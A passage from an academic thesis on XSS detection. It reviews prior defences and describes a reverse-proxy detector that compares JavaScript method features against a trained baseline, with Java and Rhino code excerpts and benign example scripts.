Thusly this model offers two unmistakable advantages. First, together with the counterexamples themselves, they take into consideration more distinct and exact mistake reports. Second, it allows for automated patching at locations where errors are initially introduced rather than at locations where the propagated errors cause problems. The drawback of this approach is, it is very expensive in terms of both time and space complexities.

2.3.1.4 Software Testing Approaches

Y. Huang, S. Huang, Lin, and Tsai [35] use number of software-testing techniques such as black-box testing, fault injection, and behavior monitoring to web application in order to deduce the presence of vulnerabilities .

Since, these approaches are applied to identify errors in development cycle, so these may unable to provide instant Web application protection [43] and they cannot guarantee the detection of all flaws as well.

D.Scott and R.Sharp [10], describes application level security holes in Abstracting Application-Level Web Security, in their work they investigate new tools and techniques which address the problem of application-level web security.

2.3.1.5 Using Untrusted Scripts

Wassermann and Su's in their recent work [15] describe Using of untrusted scripts to detect harmful script from user given data is well- known technique.

The method followed here was building policies and generating regular expressions of untrusted tags to check whether it has non-empty intersection between generated regular expression and CFG, generate from String taint static analysis, if the result was positive then further actions had to be taken. It is believed that using untrusted script is easy and but poor idea.

The same has been stated in the document of OWASP [50]. It is clearly mentioned in the document not to use "blacklist" validation to detect XSS in input or to encode output. Search and replacement of a few characters ("<", ">") which are considered as bad is weak and has been attacked successfully. There are a number of different kinds of XSS which can easily bypass blacklist validation.

2.3.2 Dynamic Approach:

Static analysis techniques are used in various domains to detect the vulnerabilities but not efficient as these may generate false positive and false negative results. Dynamic analysis analyzes the information obtained during program execution. Dynamic analysis takes place when a security tool dynamically strikes the running application on the basis of thousands of identified vulnerabilities and attack designs [26].

2.3.2.1 Interpreter-based Approaches

Pietraszek, and Berghe [6] use approach of instrumenting interpreter to track untrusted data at the character level, and to identify vulnerabilities they use context-sensitive string. This approach is sound and can detect vulnerabilities as they add security assurance by modifying the interpreter.

This approach is good and able to detect vulnerabilities as they add security assurance by modifying the interpreter. The drawback of this approach is, modifying interpreter is not easily applicable to some other web programming languages, such as Java, Jsp, and Servlets.

2.3.2.2 Syntactical Structure Approach

Su and Wasserman [16] propose that when there is a successful injection attack there is a change in the syntactical structure of the exploited entity. So, they have presented a syntactical approach to detect the malicious code from string output of that syntactical approach.

They produced a process to check the syntactic structure of output string to detect malicious payload. Augment the user input with metadata to track this sub-string from source to sinks.

This metadata help the modified parser to check the syntactical structure of the dynamically generated string by indicating end and initiate position of the user given data. Moreover the process was blocked if there was a sign of any abnormality. This approach was found to be quite successful while it detects any injection vulnerabilities other than XSS only checking the syntactic structure is not sufficient to prevent this sort of workflow vulnerabilities that are caused by the interaction of multiple modules [11].

2.3.2.3 Browser-Enforced Embedded Policies Approach

T.Jim, N.Swamy and M.Hicks [38] developed a mechanism that modifies the browser so that it can execute only filter content to prevent injected script code from running in browsers that view the site. This was a good idea which allows only the scripts in the provided list to run because of this the browser can be used to filter the scripts and the developer of the web application knows scripts that should be executed for proper application functioning so the website can specify the legitimate scripts and filter the malicious scripts. Also, it will prevent all the types of XSS attacks.

The main drawback of this mechanism is it requires modifications in the frameworks or installation of additional frameworks and only approved scripts have to be identified by the website. So, it suffers for scalability problem from the web application's point of view. Every client needs to have this modified version of browser on their system.

2.3.3 Combination of Static and Dynamic Approach

Static as well as Dynamic analysis is used to identify the faulty sanitization procedure that can be bypassed by an attacker.

2.3.3.1 Lattice-based Approach

D. Balzarotti, M. Cova, V. V. Felmetsger and G. Vigna [11], described lattice based approach using WebSSARI which combines static and runtime features and find security vulnerability by applying static taint propagation analysis. WebSSARI aim XSS, SQL injection, and general script injection. The tool uses flow-sensitive, intra-procedural analysis based on a lattice model and typestate.When this tool knows that tainted data has reached sensitive function, it automatically puts runtime guards which are also called as sanitization routines [11].

There is a big drawback with this technique that it gives a large number of false negative and positive because of its intra-procedural type-based analysis [44].Furthermore this approach also takes results from users' designed filters as safe. So, the real vulnerabilities might be missed, as it is quite possible that malicious payload may not be detected by designated filtering function.

2.3.4 Server Side Solutions

As specified already, there are no entire settlement for clients to ensure themselves against XSS attacks. Subsequently, developers proposed lot of approaches to secure the server side, we will mention some of them.

2.4.4.1 IDS Level detection

Frenz *et al.* [14] develop an IDS to capture a legitimate web page and extract all executable JavaScript code followed by generating a hash. At a later time, when the web page is generated, the extracted code is used to generate a hash and compared with the earlier generated hash value.

2.4.4.2 Boundary injection

Shahriar and Mohammad Zulkernine, improve an automated framework to detect XSS attacks at the server side based on the boundary injection and policy generation notation [19]. This approach is based on the concept of injecting comment statements containing features of legitimate JavaScript code and random tokens. At the time of generating response page, JavaScript code without or incorrect comment is considered as injected code. Furthermore, the valid comments are checked for duplicity. Any existence of duplicate comments or a difference between actually observed features and expected code features represents JavaScript code as injected. In this case, they implemented a prototype tool that automatically injects JavaScript comments and deploy injected JavaScript code detector as a server side filter. This technique detects a wide range of code injection attacks.

2.2.4.3 Reverse proxy level detection

Scott and Sharp [31] represent a web proxy that is placed between the web application and the users, and that makes sure that a web application adheres to pre-written security policies. The base categories of such policy based approaches are that the creation and management of security policies is a tedious and error-prone task. Similar to [31], there exists a commercial product called AppShield, which is a web application firewall proxy that apparently does not need security policies.

Rattipong Putthacharoen and Pratheep Bunyatnoparat produced protecting cookies from Cross Site Script attacks using Dynamic Cookies Rewriting technique [32]. This is implemented in a web proxy where it will automatically rewrite the cookies that are sent back and forward between the web applications and the users. Dynamic Cookies Rewriting technique make the cookies useless for XSS attacks. In cookie, the name attribute will be rewritten automatically by randomized value before it is submit to browser database. Then the browser has randomized value in its database rather than the value sent by the server. The return value also rewritten back to original value at web proxy before being forwarded to web server so it prevents cookie stealing. The drawback with this technique is not work for SSL connections and it work only for HTTP’s.

Shahriar et al. [18] developed a proxy-level XSS attack detection technique (AntiXSS) based on Kullback-Leibler Divergence (KLD) measure. This approach relies on distance between the probability distribution of legitimate JavaScript code and the observed JavaScript code present in a response page. The deviation between the two types of JavaScript results in a high KLD value. This approach need a complex processing to analyze the JavaScript code on each page and extract their tokes.

P.wurzinger, C.Platzer, C.ludl, E.kirda and C.Kruegel [29] developed a server side solution for detection and prevention of cross site scripting attacks. Their system includes a reverse proxy that intercepts all HTML responses, and also modified Web browser which is used to detect script content. The reverse proxy forwards the web response to a JavaScript detection component before it sends it to the client. All legitimate script calls in the web application are encoded so they are hidden from JavaScript detection component. If reverse proxy detects there are any script injected it notifies the client of XSS attack and if no injected script found it will decode all scriptIDs and will deliver response to clients. This technique requires only simple automated changes of original web application. This approach is able to detect only JavaScript based attacks. It cannot defend against other malicious content.

In [37] Gupta introduce a server side XSS attack detection and prevention solution known as XSS-SAFE based on automated feature injection statements and placement of sanitizers in the injected code of JavaScript and introduced an idea of injecting the sanitization routines in the source code of JavaScript to detect and mitigate the malicious injected XSS attack vectors.

2.2.5Client side Solutions

To mitigate the external attacks on the organization network and to servers and databases various security solutions are used. We mention some of them.

E.Kirda et al [7] developed Noxes which is the first client-side solution to mitigate cross-site scripting attacks. Noxes acts as a web proxy, called it as personal firewall, effectively protects against information leakage from the user's environment while requiring minimal user interaction and customization effort and also time providing protection against XSS attacks where the attackers may target sensitive information such as cookies and session IDs. Noxes permit user to block the connection or allow it. And it allows the user to create filter rules for web requests. Filter rules or firewall rule can be created manually in which user enters the set of rules in a

database, or user can create a rule interactively whenever a request for connection is made which does not match an existing rule or user can use a snapshot mode in which Noxes tracks and collects domains that have been visited by the browser. It runs on the desktop of user as a background service and provides an additional layer of protection that was not supported by existing personal firewalls. When the browser sends a request to a website that is not known, this tool alerts the client immediately, and asks the client to permit or deny the connection, and remembers the client's action for future reference. This approach covers all type of XSS attacks and clients don't have to rely on the web application for security. The main drawback of this approach is it requires client actions whenever a connection violates the filter rules [7].

M.T. Louw and V.N. Venkatakrishnan [41], introduce a tool that works on existing browsers for providing effective security. The target of this approach is for building untrusted HTML parse trees not depend on browser's parser. To realize this parse tree is generated at server of the application to ensure that there is no dynamic content. In this tool, the XSS attacks with which first response pages are generated without JavaScript node on server side and then the removed script will be executed on the browser side which is based on content generation by server side by code instrumentation. This ensures that all the unauthorized script execution will be prevented. The main drawback of technique is it has to depend on external JavaScript library that is designed on client side and it also requires code instrumentation.

S.Shalini,S.Usha [36] prepares client-side solution to mitigate cross-site scripting Attacks in the client side. Describe the aspects of code injection is by CERT which includes invalidated input from untrustworthy sources [36]. The experimental result found effective solution which is platform independent so block suspected attacks by preventing the injected script from being passed to the JavaScript engine rather than performing risky transformations on the HTML. Due to this the system successfully prohibits and removes a variety of XSS attacks, maximizing the protection of web applications.

N. Ikemiya and N. Hanakawa [27], describe client-side mechanism for detecting malicious Java Scripts. The system consists of a browser-embedded script auditing component, and IDS that processes the audit logs and compares them to signatures of known malicious behavior or attacks. This system is able to detect not only XSS attacks also various kinds of malicious scripts. However, a signature must be crafted for each type of attack, meaning that the system is defeated by original attacks not anticipated by the signature authors.

2.3 Conclusion

There is no single solution, so far, that can eliminates XSS vulnerabilities and prevent XSS attacks. Therefore, a number of mitigation techniques should be employed to curb the spread of the XSS attacks and eliminate XSS vulnerabilities.

In this chapter, the first part we dealt with IDS systems, their detection types, different technologies and their components. After that we made a difference between false positives and false negatives. In the last part, we covered not all but a considerable part of the previous works to mitigate the XSS.

Our detection approache

CHAPTER 03

Chapter 3
Our Detection approach

3.1 Introduction

After we have seen the various techniques of detection of XSS attack in the second chapter, in this chapter we will explain our proposed approach for XSS attack detection, components and mode of operation.

3.2 Overview of the XSS Attack Detection approach

Our proposed solution is a server-side approach for discovering the XSS attack vectors in the HTTP response messages and tries to mitigate them with minimal false-positive rate. It works at a reverse proxy level which relays all traffic between the Web server and its clients (as shown in Figure 3.1).

The idea behind our approach 'XSS-Detection' is to develop a server side approach that distinguishes injected JavaScript code from legitimate one, without source code instrumentation, that can detect more difficult XSS attack cases: injection of method redefinition and existing method calls.




Figure 3.1 Reverse- proxy XSS Detection mechanism.

When the client browser send HTTP request to the Web server (step 1). Our XSS detector sanitizes the request parameters for XSS attack detection then forwards it to the server (step 2). The HTTP response is generated at the server side (step 3). During step 3, XSS-Extractor extracts all scripts in this page and their features, it will be checked by XSS detector for any variation between the observed and stored benign features. Any type of variation will be considered as a malicious injection by the attacker, then automated type checker routines will be inserted for

discovery the type of attacks (reflected or stored) also an alert message will be transferred to the client's Web browser. Otherwise the final HTTP response is transmitted to the Web browser (step 4).

XSS-Detection operates in two different phases: training and detection phases. The detailed algorithm of these two phases is as shown in Tables 1 and 2.

Algorithm: training phase
1. Enter the URL of the web application into the Web spider component. 2. Crawl the Web pages in such a way that the number of Web pages to be crawled should not exceed the maximum limit of Web pages. 3. Extract the contents of JavaScript code in five possible categories of scripts: Inline scripts, Script inclusion (local), Script inclusion (remote), Event handlers, and URL attribute value. 4. Determination of JavaScript features (e.g., method call, method definition, arguments...). 5. Finally, the extracted features are stored in the database, which will be further utilized by the HTTP response deviation detector component for discovering the deviation in the content of scripts.

Table 3.1 Training phase of XSS Detection.

Algorithm: detection phase
1. Intercept the HTTP response of the Web Application. 2. Extract scripts contained in Html content of this response. 3. Collect features that define the script. 4. Forward these features to deviation detector component for discovering the variation between the benign JavaScript code and injected JavaScript code. Any deviation observed in the extracted features of script will be considered as an injected JavaScript code. 5. The JavaScript type detection component will now detect the type of the injected JavaScript code. If it is of stored XSS type, then it will be deleted from database. 6. The injected JavaScript code, is transmitted to the sanitization module to eliminate dangerous constructs in untrusted java script code. 7. Otherwise, the resultant HTTP response is now transferred and interpreted safely by the client-side Web browser.

Table 3.2 Detection phase of XSS Detection.

3.3 XSS-Detection Framework

As we mention early our approach is divided in two phases: training phase and detection phase. The Training phase (Figure 3.2) has four modules: spider, script extractor, features extractor, database. The detection phase (Figure 3.3) receives client requests and the response page. The main modules of this phase are: Sensor,Script extractor, Feature extractor, Http response deviation detector, XSS type determinator, Sanitizator.




Figure 3.2 XSS-Detection training phase.




Figure 3.3 XSS-Detection Detection phase.

3.4 Training phase

In this phase we collect all necessary information to be able to detect XSS attack; it is an initialization to pass to the detection phase.

Firstly, the Web spider crawls the Web site to extract all URLs of web pages. Then the script extractor parses the pages to extract the executable content in each Web page and sends it to the features extractor. This last parses the scripts to get features of each script, then save it into database to building up a list of benign scripts.

3.4.1 Web Spider

A Web spider is a very straightforward automated program that systematically crawls through the Web pages to create a registry of the data. The Web spider component of this framework needs to be input with the origin Web address. It works in the following steps:

1. Parse the root web page, and collect all links from this page.
2. Parse the URLs that collected from step 1.
3. Track which page has been processed before, with a specific end goal to each site page just get handled once

After extracting the URLs, they will be stored in the database.

3.4.2 JavaScript Extractor

The main task of this component is not only for extracting script from every Web page, it also determines the type of each script, to do that, JavaScript Extractor will analyze the source code of collected pages with Web spider. Depending on JSoup, it parses HTML document to extract all scripts and using regular expression to get the type of each extracted script.

The different types that JavaScript Extractor extracts:

- Inline Scripts.
- Script Insertion Using Local Source Files.
- Script Insertion Using Remote Source Files.
- Event Handler Code.
- URL Attribute Values.

3.4.2.1 Inlined script

The JavaScript extractor component will search for those scripts which are executed in an automated manner on loading of the Web page. Appears between script tags.

Example : < SCRIPT >alert ('inline script') ; </ SCRIPT >

3.4.2.2 Script inclusion (local)

In this type, the <SCRIPT> tag contain SRC attribute. The SRC attribute specifies the URL of an external script file located in the server.

Example : <SCRIPT SRC="myfunctions.js">

3.4.2.3 Script inclusion (remote)

This is type different from the previous type that the URL of the external script file points to another web site.

Example : <SCRIPT SRC="http://somewebsiste.com/functions.js">

3.4.2.4 Event handler

This component will discover the event handlers, which will only execute on user interaction. For example, to execute JavaScript when a user clicks on button, put the JavaScript in the "onclick" attribute.

<button onclick="myFunction()">Click me</button>

3.4.2.5 URL attribute value

Lastly, this component detects the JavaScript URL link scripts, which will again be executed on a user click.

Example: <a href = "javascript:window.history.goback()">

Therefore, these are the possible ways of discovering of injecting JavaScript code into an HTML Web document.

The success of this JavaScript Extractor component depends on the degree achieved of coverage of the source code of Web application.

3.4.3 Features extractor

The main reason for this component is to extract some of the most useful features that contained in the legitimate script code resulting from the previous phase.

Since the number of scripts on the page is insufficient to determine if there is an injected script or not, also the localization where the script appears on the page.

In fact, injected code might not be meaningful unless method calls are present. Also for injected method definition that might override the behavior or programmer implemented method.

For this, we extract the signature of method definition and call as the most interesting features from legitimate JavaScript code. We identify method names, parameters, hash cod of its implementation and arguments by leveraging a JavaScript parser.

3.4.3.1 Method definition features

A JavaScript function is defined with the function keyword, followed by a name, followed by parentheses (), and the code to be executed, by the function, is placed inside curly brackets: {}.To be more accurate in our approach, we segment method definitions in three categories: user defined named, anonymous methods, and host object method overriding (Table 3.3).

The features that will be extracted for each type are: method names, number of parameters, and arguments followed by the hash of the code to be executed by the function.

Type	Example code	Features			
		method name	parameters	arguments	hash code
User defined method (named)	function mult(a, b) {return a * b};	mult	2	a, b	978bab3821eb5935a5c1d5f577d8d1bb49177c1fc6a55aac3c0cb42c2b2c456d
User defined method (anonymous)	var mult= function (a, b) {return a * b};	mult	2	a, b	978bab3821eb5935a5c1d5f577d8d1bb49177c1fc6a55aac3c0cb42c2b2c456d
Host objectmethod (override)	document.write = function(arg1){ buf += arg1; }	document.write	1	arg1	18457bb3f9dfea8c2be8dbd09a476d295911663e0d502d5721659389655dece2

Table 3.3 Method definition features.

Table 3.3 shows three examples of legitimate method definitions features. In the first column we present three types of method definitions: user defined named, anonymous (i.e., a function

without a given name) and host object method overriding, the second column shows code snippets for these examples, and the third column shows expected features: the first and second entities indicate the method name and parameter count, respectively. The third entity contains the parameter names, the remaining entity is the hash of method code, these features used to resolve method definition overriding attack, where an attacker modifies the definition of an already implemented method that is provided by the programmer or supported by native or host objects. So, the hashing of the method code insures that the function has not been modified.

3.4.3.2 Method call features

The code inside a JavaScript function will execute when something invokes it. That's means the code in a function is not executed when the function is defined. It is executed when the function is called.

In general, there are two types to call JavaScript function: simple and nested. The difference between the two types is resides in the type of arguments. Simple type is when the function called with independent variable. Nested type is when the function argument is another function.

The features that will be extracted for each type of this method call are: method names, number of parameters, and arguments followed by the object caller of the function (Table 3.4).

We add object caller feature to resolve method call injection attack, that's mean an attacker invokes a method that is already exists to achieve its own objectives. So, we use this feature in the detection phase to differentiate between original method call and injected one.

Type	**Example code**	**Features**			
		method name	Parameters	arguments	object caller
Simple method call	mult(2, 3);	mult	2	2, 3	Input tag
Nested method call	mult(2, mult(2,3));	mult	2	2, mult(2,3)	Input tag

Table 3.4 Method call features.

3.4.4Database

All the information we talked about previously is stored in the database. So, our database consists mainly of three tables, the first table "pages" contains all URLs pages of the web application accompanied by number of scripts in each page. The second table "scripts" contains

script identifier, its content page URL also the type of this script. The last table "features" contains all features extracted from method definition and call for each script.

Storing data in database is the last process on the training phase, this data will be later used in the detection phase to distinguish between the benign scripts and injected one.




Figure 3.4 Database structure.

3.5 Detection phase

As said before, this phase concerned with analysis of the client requests and the server response pages. After extracting the features of scripts contained in this page we compared with legitimate features in the database, attack detection occurs upon the following steps:

3.5.1 Sensor

The task of this module is to listen to traffic and get the request and response pages. In order to extract the content of pages and use it for the other modules to detect if there are injected script or not.

3.5.2 JavaScript Extractor and Features extractor

The main intention of those two modules respectively is to recognize scripts received into response pages and to extract their features, which are similar to the script extractor and features extractor modules within the previous phase.

3.5.3 Http Response Deviation Detector

The main interest of this module is to identify any deviation between the original JavaScript of the response page and injected one. Therefore, it compares the number of scripts and its extracted features from the response page with the corresponding features stored in the database.

If we have the same script number, that doesn't mean it is a safe page, the hacker can inject a malicious code within an existing script. For this reason, we should check all extracted script features.

If we find a different script number, in this case we have two possibilities:

1- There is a new injected script
2- There are new existing method calls; in this case we should determine the method caller to distinguish between the original and the injected one.

This phase passes through several steps that we summarize in this algorithm:

```
Check the nbr of JavaScript in response page with the nbr of JavaScript in training phase.
    If (nbr_of_script Stored) == (nbr_of_script in RP) Then
      Verify the features of each script
         If (stored features) == (extracted features) Then
               Send response page
         Else get the injected script
    Else (*(nbr_of_script Stored) <> (nbr_of_script in RP)*)
         Extract and compare the features of each script with script features on database.
                If exist-script ((extracted features) <> (stored features)) Then
                        Get the injected script
                Else Verify object collar
                        If (OC_of_script Stored) <> (OC_of_script in RP) Then
                                Get the injected script
                        Else
                                Verify script order
                                        Get the injected script with mismatch order
```

Figure 3.5 Detection algorithm.

3.5.4 XSS type determinator

The fundamental objective of this module is to classify the type of the XSS attack as it detected, based on the comparison of the extracted script of the request message and the extracted one from the response page, we classify the attack into either a stored attack type (in the case of difference between compared scripts) or reflected attack type (in the case of identical scripts).

To do this we calculate the distance between the inputs parameters values and the extracted script using the levenshtein algorithm [72]. This algorithm is a string metric for measuring the difference between two sequences, Where the Levenshtein distance between two words is the minimum number of single character edits (insertions, deletions or substitutions) required to change single word into the other.

Levenshtein Algorithm Steps [72]

Step	Description
1	Set n to be the length of s. Set m to be the length of t. If n = 0, return m and exit. If m = 0, return n and exit. Construct a matrix containing 0..m rows and 0..n columns.
2	Initialize the first row to 0..n. Initialize the first column to 0..m.
3	Examine each character of s (i from 1 to n).
4	Examine each character of t (j from 1 to m).
5	If s[i] equals t[j], the cost is 0. If s[i] doesn't equal t[j], the cost is 1.
6	Set cell d[i,j] of the matrix equal to the minimum of: a. The cell immediately above plus 1: d[i-1,j] + 1. b. The cell immediately to the left plus 1: d[i,j-1] + 1. c. The cell diagonally above and to the left plus the cost: d[i-1,j-1] + cost.
7	After the iteration steps (3, 4, 5, 6) are complete, the distance is found in cell d[n,m].

Figure 3.6: levenshtein algorithm.

3.5.5 Sanitization module:

This module recognizes the need to sometimes accept data that cannot be guaranteed as safe. Instead of rejecting this input, the application sanitizes it in various ways to prevent it from having any adverse effects.

After applying the sanitization function to a user-input string, the resultant input doesn't include anything that would be understood by the client-side Web browser and can be securely transferred to it.

3.5 Conclusion

In this chapter, we have described our detection approach: components and algorithms.

Our XSS detection approach is based on a set of steps: in training phase, we crawl the web site to extract its URLs pages, and then a JavaScript extractor is launched to find the benign JavaScript codes to be extracted and their features, which will be saved into database. In the detection phase, the response page is intercepted to extract its JavaScript codes and passed to the feature extractor, the obtained features are compared to the benign features in the database, if any deviation is detected, the response page will be blocked and XSS type detector will be launched to prevent any XSS stored attack.

In the next chapter, we will give the implementation of our approach "XSS Detection" by following the mentioned steps using java language.

Implementation and experimentation

CHAPTER 04

Chapter 4

Implementation and experimentation

4.1 Introduction

This chapter describes the implementation and experimental results of our proposed approach of XSS attack detection, which are described in the previous chapter.

First, we introduce the various tools of development of our XSS detection framework: the different packages and programming languages, as well as the implementation of our application.

We evaluate the proposed approach for three PHP applications. These applications have been reported to contain XSS vulnerabilities.

Finally, we show the results of experiments with different XSS attacks scenarios.

4.2 Development environment and tools

Special tools and packages are used to realize this work:

4.2.1 Java

This project was developed using java language because it describes so much interesting attributes such as high performance, multithreaded, interactive, dynamic, extensible, compiled and interpreted, platform-independent and portable, Object-Oriented, robust and secure and more.

“Java is a programming language expressly designed for use in the distributed environment of the Internet. It was designed to have the "look and feel" of the C++ language, but it is simpler to use than C++ and enforces an object-oriented programming model” [62].

4.2.2 NetBeans IDE 8.1

"Net Beans is an open-source integrated development environment (IDE) for developing with Java, PHP, C++, and other programming languages. Net Beans is also referred to as a platform of modular components used for developing Java desktop applications" [63].

4.2.3 MySQL

"MySQL is popular open source database. With its proven performance, reliability and ease-of-use, MySQL has become the leading database choice for web-based applications, used by high profile web properties including Facebook, Twitter, YouTube, Yahoo! and many more" [64].

We choose MySQL to create our database wish mentioned in chapter 3 and we connect it with NetBeans using JDBC driver file for MySQL.

4.2.4 WampServer

"WampServer is a Windows web development environment. It allows you to create web applications with Apache2, PHP and a MySQL database. Alongside, PhpMyAdmin allows you to manage easily your database" [65].

The uses of WampServer allowing us to operate locally, without having to connect to an external server, and other functionalities like manage MySQL services.

4.2.5 JSoup

JSoup is a Java library for working with real-world HTML. It provides a very convenient API for extracting and manipulating data, using DOM, CSS, and jQuery-like methods. JSoup implements the WHATWG HTML5 specification, and parses HTML to the same DOM as modern browsers do.

- Scrape and parse HTML from a URL, file, or string
- Find and extract data, using DOM traversal or CSS selectors
- Manipulate the HTML elements, attributes, and text
- Send HTTP request and receive HTTP response
- clean user-submitted content against a safe white-list, to prevent XSS attacks
- Output tidy HTML

JSoup is designed to deal with all varieties of HTML found in the wild; from pristine and validating, to invalid tag-soup; JSoup will create a sensible parse tree [66].

In our prototype we use JSoup in script extractor module to parse HTML tag in pages to extract all scripts.

4.2.6 Rhino

Rhino is an open-source implementation of JavaScript written entirely in Java. It is typically embedded into Java applications to provide scripting to end users. It is embedded in J2SE 6 as the default Java scripting engine [68].

We use Mozilla Rhino inside feature extractor module in our proposed approach to parse JavaScript code and get all functions and variables using.

The parser generates an AstRoot parse tree representing the source code. So the parse tree is a faithful representation of the source for frontend processing tools and IDEs. We configure the CompilerEnvirons more specifically we use AstRoot.visitAll (NodeVisitor) for overriding the visit method to extract features, this is part of our code:

```
    @Override public boolean visit(AstNode node) {
funnctions dao = new funnctions();

        if (node instanceof FunctionNode)
        {
            Name funcName = ((FunctionNode)node).getFunctionName();
                    try {
                        hash = dao.hashString((node.toSource()));
                    } catch (NoSuchAlgorithmException ex) {
                        Logger.getLogger(features.featuresExtractor.class.getName()).log(Level.SEVERE, null, ex);
                    }
            if (funcName != null){
                name = funcName.getIdentifier();
                        method_type = "Named method";
                        }
            else{
                AstNode parent = node.getParent();
                if (parent instanceof VariableInitializer)
                {   method_type = "Anonymous method";
                    name = ((Name)((VariableInitializer)parent).getTarget()).getIdentifier();}
                    if (parent instanceof Assignment)
                    method_type = "Host object method";
                    name =(((Assignment) parent).getLeft()).toSource();
                }
        }
            FunctionNode funcNode = (FunctionNode)node;
            List<AstNode> args = funcNode.getParams();
            if (args != null)
            {
                for (AstNode argNode : args)
                            {String arg = (((Name)((AstNode) argNode)).getIdentifier());
                            arg = arg.concat("  ");
                            param= param.concat(arg);
                            }
```

Figure 4.1 Method definition features extraction.

```
 if (node instanceof FunctionCall)
        {
                    String varName = ((Name)((FunctionCall) node).getTarget()).getIdentifier();
                    method_type = "function call";
                    FunctionCall funcCall = (FunctionCall)node;
            List<AstNode> arg = funcCall.getArguments();
            if (arg != null)
            {
                for (AstNode argNode : arg){
                            if (argNode instanceof AstNode )System.out.println("arg : " + argNode.toSource());
                            String ag = argNode.toSource();
                            ag = ag.concat(" ");
                             param= param.concat(ag);
                            }
                        argss = arg.size();
            }
              try {
                  dao.writefeatures(scriptId,method_type, name, argss, param, null,tag);
              } catch (Exception ex) {
                  Logger.getLogger(features.featuresExtractor.class.getName()).log(Level.SEVERE, null, ex);
              }
```

Figure 4.2 Method call features extraction.

4.2.7 Regex

"A regular expression defines a search pattern for strings. The abbreviation for regular expression is regex. The search pattern can be anything from a simple character, a fixed string or a complex expression containing special characters describing the pattern. The pattern defined by the regex may match one or several times or not at all for a given string" [67].

Regular expressions are supported by most programming languages and can be used to search, edit and manipulate text. In our prototype we use regex for analyzing the scripts and extract the type of script.

4.2.8 HtmlUnit

